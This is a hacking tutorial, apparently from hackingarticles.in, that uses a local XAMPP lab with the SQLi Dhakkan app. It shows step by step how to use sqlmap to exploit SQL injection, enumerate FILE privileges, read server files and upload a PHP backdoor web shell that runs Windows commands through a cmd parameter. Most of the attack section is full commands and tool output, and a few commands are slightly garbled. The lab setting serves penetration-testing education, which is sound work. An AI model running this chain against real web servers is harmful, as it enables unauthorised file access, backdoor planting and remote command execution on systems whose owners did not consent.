File System Access on Webserver using Sqlmap

hackingarticles.in/file-system-access-on-webserver-using-sqlmap

Raj July 14, 2018

```
root@kali:~# nmap 192.168.1.124
Starting Nmap 7.70 ( https://nmap.org ) at 2018-07-13 03:39 EDT
Nmap scan report for 192.168.1.124
Host is up (0.00032s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
443/tcp  open  https
902/tcp  open  iss-realsecure
912/tcp  open  apex-mesh
3306/tcp open  mysql
MAC Address: 0C:D2:92:AF:F8:1B (Intel Corporate)

Nmap done: 1 IP address (1 host up) scanned in 18.02 seconds
root@kali:~#
```

Hello everyone and welcome to the par two of our sqlmap series. In this article, we'll be exploiting an error based SQL injection to upload a shell on the web server and gain control over it! Now, how to do this, tools required, everything is discussed in as much detail as possible. So, let's dive right in.

Since attacking a live website is a crime, we'll be setting up a local host in a windows system using **XAMPP** server and we'll use **SQLi Dhakkan** to create SQL vulnerabilities in a database.

Step one is to fire up the XAMPP control panel and put SQL dhakkan in **C:/xampp/htdocs** directory which is the default directory for the web pages. The IP address on which SQL dhakkan is hosted in my network is **192.168.1.124**


So, let's start by checking the ports open on the server using nmap.


nmap 192.168.124


```
root@kali:~# nmap 192.168.1.124
Starting Nmap 7.70 ( https://nmap.org ) at 2018-07-13 03:39 EDT
Nmap scan report for 192.168.1.124
Host is up (0.00032s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
443/tcp  open  https
902/tcp  open  iss-realsecure
912/tcp  open  apex-mesh
3306/tcp open  mysql
MAC Address: 0C:D2:92:AF:F8:1B (Intel Corporate)

Nmap done: 1 IP address (1 host up) scanned in 18.02 seconds
root@kali:~#
```

As we can see that MySQL is up and running on the host so we are good to apply SQLMAP.

sqlmap -u 192.168.1.124/sqli/Less-1/?id=1 --dbs





Hence, we can see numerous databases loaded, so our sqlmap attack was successful.

Checking privileges of the users in the database

Now, to read a file it is very much important to see whether the user has FILE privileges or not. If we have file privileges we will be able to read files on the server and moreover, write the files on the server!!

sqlmap -u 192.168.1.124/sqli/Less-1/?id=1 --privileges

```
root@kali:~# sqlmap -u 192.168.1.124/sqli/Less-1/?id=1 --privileges
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.2.3#stable}
|_ -| . ['] |  .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutu
nsent is illegal. It is the end user's responsibility to obey all applicable l
 state and federal laws. Developers assume no liability and are not responsibl
 any misuse or damage caused by this program

[*] starting at 11:59:35
```

As we can see that root@localhost has the FILE privilege.

```
[*] 'root'@'localhost' (administrator) [28]:
    privilege: ALTER
    privilege: ALTER ROUTINE
    privilege: CREATE
    privilege: CREATE ROUTINE
    privilege: CREATE TABLESPACE
    privilege: CREATE TEMPORARY TABLES
    privilege: CREATE USER
    privilege: CREATE VIEW
    privilege: DELETE
    privilege: DROP
    privilege: EVENT
    privilege: EXECUTE
    privilege: FILE
    privilege: INDEX
    privilege: INSERT
    privilege: LOCK TABLES
    privilege: PROCESS
    privilege: REFERENCES
    privilege: RELOAD
    privilege: REPLICATION CLIENT
```

Let's see who the current user of this server is.

```
root@kali:~# sqlmap -u 192.168.1.124/sqli/Less-1/?id=1 --current-user
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.2.3#stable}
|_ -| . [)]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual c
onsent is illegal. It is the end user's responsibility to obey all applicable loca
l, state and federal laws. Developers assume no liability and are not responsible
```

As we can see that the current user has the FILE privileges so we can apply –file-read to read a file from the server and –file-write to write a file on the server!

```
---
[03:30:43] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.6.36, Apache 2.4.33
back-end DBMS: MySQL >= 5.0
[03:30:43] [INFO] fetching current user
[03:30:43] [INFO] retrieved: root@localhost
current user:    'root@localhost'
[03:30:43] [INFO] fetched data logged to text files under '/root/.sqlmap/output/19
2.168.1.17'

[*] shutting down at 03:30:43

root@kali:~#
```

Reading a file from the web server

Let's try reading a file in the public directory, let's say, index.php.

sqlmap -u 192.168.1.124/sqli/Less-1/?id=1 --file-read=/xampp/htdocs/index.php --batch

```
root@kali:~/Desktop/wordlist# sqlmap -u 192.168.1.124/sqli/Less-1/?id=1 --file-rea
d=/xampp/htdocs/index.php --batch
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.2.3#stable}
|_ -| . [,]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual c
onsent is illegal. It is the end user's responsibility to obey all applicable loca
l, state and federal laws. Developers assume no liability and are not responsible
for any misuse or damage caused by this program

[*] starting at 05:11:07

[05:11:08] [INFO] resuming back-end DBMS 'mysql'
[05:11:08] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
```

We have read a file from a known directory successfully! We can apply directory buster to find other folders and files and read them too if we have the privileges!

```
[05:11:08] [INFO] fetching file: '/xampp/htdocs/index.php'
<?php
        if (!empty($_SERVER['HTTPS']) && ('on' == $_SERVER['HTTPS'])) {
                $uri = 'https://';
        } else {
                $uri = 'http://';
        }
        $uri .= $_SERVER['HTTP_HOST'];
        header('Location: '.$uri.'/dashboard/');
        exit;
?>
Something is wrong with the XAMPP
do you want confirmation that the remote file '/xampp/htdocs/index.php' has been s
uccessfully downloaded from the back-end DBMS file system? [Y/n] Y
[05:11:08] [INFO] retrieved: 260
[05:11:08] [INFO] the local file '/root/.sqlmap/output/192.168.1.124/files/_xampp_
htdocs_index.php' and the remote file '/xampp/htdocs/index.php' have the same size
 (260 B)
files saved to [1]:
[*] /root/.sqlmap/output/192.168.1.124/files/_xampp_htdocs_index.php (same file)
```

Uploading a shell on the web server

Now, let's try and upload a file on the web server. To do this we are using the **"–file-write"** command and **"–file-dest"** to put it in the desired destination.

For the sake of uploading a shell on the server, we'll be choosing a simple command injection php shell that is already available in Kali in the **/usr/share/webshells** directory and has the name **simple-backdoor.php**

cd /usr/share/webshells/php
ls
cp simple-backdoor.php /root/Desktop/shell.php

```
root@kali:/usr/share/webshells# cd /usr/share/webshells/php
root@kali:/usr/share/webshells/php# ls
findsock.c        php-findsock-shell.php  qsd-php-backdoor.php
php-backdoor.php  php-reverse-shell.php   simple-backdoor.php
root@kali:/usr/share/webshells/php# cp simple-backdoor.php /root/Desktop/shell.php
root@kali:/usr/share/webshells/php#
```

Now, we have moved the shell on the desktop. Let's try to upload this on the web server.


sqlmap -u 192.168.1.124/sqli/Less-1.?id=1 --file-write=/root/Desktop/shell.php --file-dest=/xampp/htdocs/shell.php --batch

```
root@kali:/usr/share/webshells/php# sqlmap -u 192.168.1.124/sqli/Less-1/?id=1 --fi
le-write=/root/Desktop/shell.php --file-dest=/xampp/htdocs/shell.php --batch
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.2.3#stable}
|_ -| . [.]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual c
onsent is illegal. It is the end user's responsibility to obey all applicable loca
l, state and federal laws. Developers assume no liability and are not responsible
for any misuse or damage caused by this program

[*] starting at 04:04:02

[04:04:03] [INFO] resuming back-end DBMS 'mysql'
[04:04:03] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
```

It has been uploaded successfully.


```
[04:04:04] [INFO] retrieved: 330
[04:04:04] [INFO] the remote file '/xampp/htdocs/shell.php' is larger (330 B) than
 the local file '/root/Desktop/shell.php' (328B)
[04:04:04] [INFO] fetched data logged to text files under '/root/.sqlmap/output/19
2.168.1.124'

[*] shutting down at 04:04:04

root@kali:/usr/share/webshells/php#
```

Let's check whether it was uploaded or not!



It indeed did get uploaded. Now, we'll try and access the shell from the browser.


192.168.1.124/shell.php



It is a command line shell, hence, we can execute any windows command on the browser itself remotely!

The usage is: …..**php?cmd=< windows command >**

Let's try and run ipconfig on the browser



Hence, we have successfully uploaded a shell and created a command injection vulnerability! Thanks for giving it a read!

To learn more about Database Hacking. Follow this **Link.**

is an InfoSec researcher and a left and right brain thinker. contact **here**